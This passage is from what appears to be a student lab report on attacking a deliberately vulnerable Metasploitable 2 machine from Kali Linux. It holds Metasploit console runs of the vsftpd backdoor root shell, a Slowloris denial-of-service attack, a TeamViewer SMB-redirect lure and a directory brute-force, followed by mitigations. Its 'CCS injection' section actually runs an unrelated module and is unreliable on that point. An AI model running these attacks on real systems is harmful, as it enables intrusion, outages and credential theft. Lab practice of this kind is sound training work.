[+] 192.168.233.134:21 - Backdoor service has been spawned, handling ...
[+] 192.168.233.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.233.132:37981 → 192.168.233.134:6200) at 2024-11-10 19:13:2
4 +0800

█
```


This output indicates that vsftpd 2.3.4 backdoor vulnerability was successfully exploited on the target host 192.168.233.134. The exploit triggered the backdoor, spawning a shell on the target system where a command shell session is active with root privileges on the target system. To test, using the command `pwd` to check the parent working directory results in showing that the shell is on the root directory and displaying the list of files and folders, `ls -l`.

Kali Linux:




```
pwd
/
ls -l
total 81
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  13 root root 13820 Nov 10  2024 dev
drwxr-xr-x  94 root root  4096 Nov 10  2024 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  5821 Nov 10  2024 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 116 root root     0 Nov 10  2024 proc
drwxr-xr-x  13 root root  4096 Nov 10  2024 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Nov 10  2024 sys
drwxrwxrwt   4 root root  4096 Nov 10  2024 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
█
```

Metasploitable 2 (target machine):



```
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 2024-11-10 05:23 dev
drwxr-xr-x  94 root root  4096 2024-11-10 05:35 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root  5821 2024-11-10 05:23 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 116 root root     0 2024-11-10 05:23 proc
drwxr-xr-x  13 root root  4096 2024-11-10 05:23 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2024-11-10 05:23 sys
drwxrwxrwt   4 root root  4096 2024-11-10 05:36 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$
```


d.2. Slowloris DOS Attack



```
msf6 > search slowloris

Matching Modules
================

   #  Name                            Disclosure Date  Rank    Check  Description
   -  ----                            ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris    2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.233.134
rhost => 192.168.233.134
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.233.134

[*] Starting server...
[*] Attacking 192.168.233.134 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
[*] Sending keep-alive headers... Socket count: 137
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/slowloris) > █
```

The continuous sending of HTTP headers to maintain open connections to the target server leads to a successful resource exhaustion. This persistent barrage of requests overwhelmed the server's resources, leading to potential performance degradation or complete denial of service.


d.3. SSL/TLS MITM vulnerability (Change Cipher Spec(CCS) injection)



```
msf6 > search ccs

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssl/openssl_ccs          2014-06-05       normal  No     OpenSSL Server-Side ChangeCipherSpec Injection Scanner
   1  auxiliary/server/teamviewer_uri_smb_redirect  .             normal  No     TeamViewer Unquoted URI Handler SMB Redirect


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/teamviewer_uri_smb_redirect

msf6 > use 1
msf6 auxiliary(server/teamviewer_uri_smb_redirect) > options

Module options (auxiliary/server/teamviewer_uri_smb_redirect):

   Name         Current Setting        Required  Description
   ----         ---------------        --------  -----------
   FILE_NAME    \teamviewer\config.tvs  no       Arbitrary tv file location
   SMB_SERVER                          yes       SMB server IP address
   SRVHOST      0.0.0.0                yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT      8080                   yes       The local port to listen on.
   SSL          false                  no        Negotiate SSL for incoming connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                             no        The URI to use for this exploit (default is random)
   URI_HANDLER  teamviewer10           yes       TeamViewer URI Handler (Accepted: teamviewer10, teamviewer8, teamviewerapi, tvchat1, tvcontrol1, tvfiletransfer1, tvjoinv8, tvpresent1, tvsendfile1, tvsqcustomer1, tvsqsupport1, tvvide
                                                 ocall1, tvvpn1)


View the full module info with the info, or info -d command.

msf6 auxiliary(server/teamviewer_uri_smb_redirect) > run
[*] Running module against 192.168.233.134

[+] Please start an SMB capture/relay on
[*] Using URL: http://192.168.233.132:8080/IcKZbWW1
[*] Server started.
█
```

This service is designed to intercept and potentially manipulate SMB traffic. The module generates a malicious URL (http://192.168.233.132:8080/IcKZbWW1) that, when clicked, redirects the victim to the attacker's SMB share.

d.4. Directory Brute force



```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                           Required  Description
   ----        ---------------                                           --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
   PATH        /                                                         yes       The path  to identify files
   Proxies                                                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.233.134                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80                                                        yes       The target port (TCP)
   SSL         false                                                     no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                         yes       The number of concurrent threads (max one per host)
   VHOST                                                                 no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.233.134
[+] Found http://192.168.233.134:80/cgi-bin/ 403 (192.168.233.134)
[+] Found http://192.168.233.134:80/doc/ 200 (192.168.233.134)
[+] Found http://192.168.233.134:80/icons/ 200 (192.168.233.134)
[+] Found http://192.168.233.134:80/index/ 200 (192.168.233.134)
[+] Found http://192.168.233.134:80/phpMyAdmin/ 200 (192.168.233.134)
[+] Found http://192.168.233.134:80/test/ 200 (192.168.233.134)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > █
```

The following are some of the hidden directories that may contain potential vulnerabilities that can be used to exploit the target system.

Some of the vulnerabilities require other tools, specific knowledge, and techniques and cannot be done through metasploit.

6. Mitigation of Vulnerabilities
   a. vsFTPd 2.3.4 Backdoor Vulnerability
      i. Update vsFTPd to ensure the latest version is running and all security patches are applied.

    ii. Reduce attack surface through disabling anonymous FTP
    iii. Implement stronger passwords
    iv. Utilize an intrusion detection system (IDS) to help in detecting malicious activities

b. Slowloris DoS Attack
    i. Reduce timeout idle connections to prevent attackers from keeping connections open
    ii. Deploy Web Application Firewall to help detect and block this kind of attack
    iii. Distribute traffic through load balancing to reduce the impact of attacks
    iv. Utilized IDS and/or IPS to monitor, detect, and block such attacks

c. SSL/TLS MITM vulnerability (Change Cipher Spec(CCS) injection)
    i. Always use HTTPS connections
    ii. Use a reliable browser to help in securing the host
    iii. Educate users to identify and avoid phishing attacks

d. Directory Brute Force
    i. Implement strong and unique passwords to protect administrative accounts
    ii. Restrict directory listings by disabling directory indexing and using custom error pages

If possible, conduct own vulnerability scans, regular security audits, and monitor system logs.

Project Outcomes

1. Setup a target machine, particularly Metasploitable 2, an intentionally vulnerable machine
2. Installed nmap and metasploit framework on the attacker machine which was used to simulate attacks for this project
3. Performed and simulated attack from Kali Linux to Metasploitable 2 using nmap and metasploit.

4. Identified vulnerabilities through the vulnerability scanning tool, nmap
5. Suggested mitigation for the identified vulnerabilities

Recommendations for Improvements

- Enhance reconnaissance techniques by expanding the range of scanning tools and techniques beyond Nmap to include advanced vulnerability scanners like OpenVAS or Nessus to capture a broader scope of vulnerabilities.
- Explore more with the metasploit framework to further identify, assess, and exploit vulnerabilities in simulation.
- Conduct more comprehensive simulation of attacks to deepen understanding with how exploitation works and discover how deep one can access a vulnerable target system
- Try conducting the simulation on other machines still ensuring that it is done in a controlled environment and making sure that it is done with permission.
- Expand mitigation strategies through incorporating more proactive defense recommendations.